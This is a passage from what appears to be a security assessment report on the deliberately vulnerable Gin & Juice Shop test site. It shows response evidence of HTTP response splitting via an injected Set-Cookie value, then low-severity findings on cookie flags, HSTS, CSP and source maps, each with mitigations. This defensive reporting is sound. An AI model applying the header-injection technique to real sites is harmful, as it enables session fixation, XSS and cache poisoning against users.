SZ2X+x8a/tnRRvVpTyL86CMEf9VcVxLBygRntSJDoIwhg0Y0gKHe9BVat3YDNbkb211L165ZqV/0p6ralNp
UbPsbjtW+IExtG+g1Q1tS0iTER+8Qg5XCGC/vfVQV; Expires=Tue, 29 Oct 2024 19:02:16 GMT;
Path=/
Set-Cookie: AWSALBCORS=
SZ2X+x8a/tnRRvVpTyL86CMEf9VcVxLBygRntSJDoIwhg0Y0gKHe9BVat3YDNbkb211L165ZqV/0p6ralNp
UbPsbjtW+IExtG+g1Q1tS0iTER+8Qg5XCGC/vfVQV; Expires=Tue, 29 Oct 2024 19:02:16 GMT;
Path=/; SameSite=None; Secure
Set-Cookie: category=e7ivl
Aihvf; secure; httponly:
X-Backend: 88e2ee1f-8a37-406b-b0fa-f68ccb73e0fe
X-Frame-Options: SAMEORIGIN

<!DOCTYPE html>
<html>
  <head>
    <link href=/resources/labheader/css/scanMeHeader.css rel=stylesheet>
    <link href=/resources/css/labsEcommerce.css rel=stylesheet>
    <link href=/resources/css/labsScanme.css rel=stylesheet>
    <meta name="viewport" content="width=device-width, user-scalable=no">
    <script src="/resources/js/react.development.js">
    </script>
    <script src="/resources/js/react-dom.development.js">
    </script>
    <script type="text/javascript" src="/resources/js/angular_1-7-7.js">
    </script>
    <title>
      Products - Gin &amp; Juice Shop
    </title>
  </head>
  <body ng-app>
    <div id="scanMeHeader">
      <section class="header-description">
        <p>
          This is a deliberately vulnerable web application designed for testing
          web&nbsp;vulnerability&nbsp;scanners.
          <span class="link" onmouseenter="window._x1 = 1" onmouseover="
```

As shown in the response, the third Set-Cookie parameter is split leading to remove the Secure flag and HttpOnly flag. This introduces the risk of Session Fixation as we can add new http headers after making a newline which will facilitate the XSS attack and can lead to cache poisoning.

Impact:

- **Session Fixation:** The injected new lines can force specific cookies, allowing an attacker to control the session ID and perform session fixation attacks.
- **XSS (Cross-Site Scripting):** Manipulating headers could allow injection of malicious scripts, enabling XSS attacks.
- **Cache Poisoning:** HTTP response splitting could lead to poisoned responses being cached and served to other users.

Mitigation:

Input Validation:

- Implement strict validation to prevent the inclusion of control characters (like CR and LF) in user inputs.
- Use input sanitization functions like filter_input() in PHP or express-validator in Node.js.

Output Encoding:

- Properly encode user-generated content before reflecting it in HTTP headers to ensure it is treated as data.

Security Headers:

- Apply strict security headers like Content-Security-Policy (CSP) and X-Content-Type-Options: nosniff to mitigate XSS.
- Use SameSite attributes for cookies to restrict their scope.

Regular Audits & Updates:

- Keep web frameworks and server software up to date to take advantage of built-in protections.
- Conduct regular security audits to identify and fix similar vulnerabilities early.

8.Cookies without HttpOnly flag set

Summary:

One or more cookies don't have the HttpOnly flag set. When a cookie is set with the HttpOnly flag, it instructs the browser that the cookie can only be accessed by the server and not by client-side scripts. This is an important security protection for session cookies.

CVSS Score:3.1 (LOW)

Impact:

Cookies can be accessed by client-side scripts.

Mitigation:

If possible, you should set the HttpOnly flag for these cookies.

9. Cookies without Secure flag set

Summary:
One or more cookies does not have the Secure flag set. When a cookie is set with the Secure flag, it instructs the browser that the cookie can only be accessed over secure SSL/TLS channels. This is an important security protection for session cookies.

CVSS Score:3.1 (LOW)

Impact:

Cookies could be sent over unencrypted channels.

Mitigation:
If possible, you should set the Secure flag for these cookies.

10.HTTP Strict Transport Security (HSTS) not implemented

Summary:

HTTP Strict Transport Security (HSTS) tells a browser that a web site is only accessable using HTTPS. It was detected that your web application doesn't implement HTTP Strict Transport Security (HSTS) as the Strict Transport Security header is missing from the response.

CVSS Score: 3.1 (LOW)

Impact:

HSTS can be used to prevent and/or mitigate some types of man-in-the-middle (MitM) attacks

Mitigation:

It's recommended to implement HTTP Strict Transport Security (HSTS) into your web application. Consult web references for more information

11.Content Security Policy (CSP) not implemented

Summary:

Content Security Policy (CSP) is an added layer of security that helps to detect and mitigate certain types of attacks, including Cross Site Scripting (XSS) and data injection attacks.

Content Security Policy (CSP) can be implemented by adding a Content-Security-Policy header. The value of this header is a string containing the policy directives describing your Content Security Policy. To implement CSP, you should define lists of allowed origins for the all of the types of resources that your site utilizes. For example, if you have a simple site that needs to load scripts, stylesheets, and images hosted locally, as well as from the jQuery library from their CDN, the CSP header could look like the following:

```
Content-Security-Policy:
    default-src 'self';
    script-src 'self' https://code.jquery.com;
```

It was detected that your web application doesn't implement Content Security Policy (CSP) as the CSP header is missing from the response. It's recommended to implement Content Security Policy (CSP) into your web application.

CVSS Score:0.0 (IInformational)

Impact:

CSP can be used to prevent and/or mitigate attacks that involve content/code injection, such as cross-site scripting/XSS attacks, attacks that require embedding a malicious resource, attacks that involve malicious use of iframes, such as clickjacking attacks, and others.

Mitigation:

It's recommended to implement Content Security Policy (CSP) into your web application. Configuring Content Security Policy involves adding the Content-Security-Policy HTTP header to a web page and giving it values to control resources the user agent is allowed to load for that page.

12.Javascript Source map detected

Summary:

Client side Javascript source code can be combined, minified or compiled. A source map is a file that maps from the transformed source to the original source. Source map may help an attacker to read and debug Javascript.

CVSS Score: 0.0 (IInformational)

Impact:

Access to source maps may help an attacker to read and debug Javascript code. It simplifies finding client-side vulnerabilities

Mitigation:

According to the best practices, source maps should not be accesible for an attacker. Consult web references for more information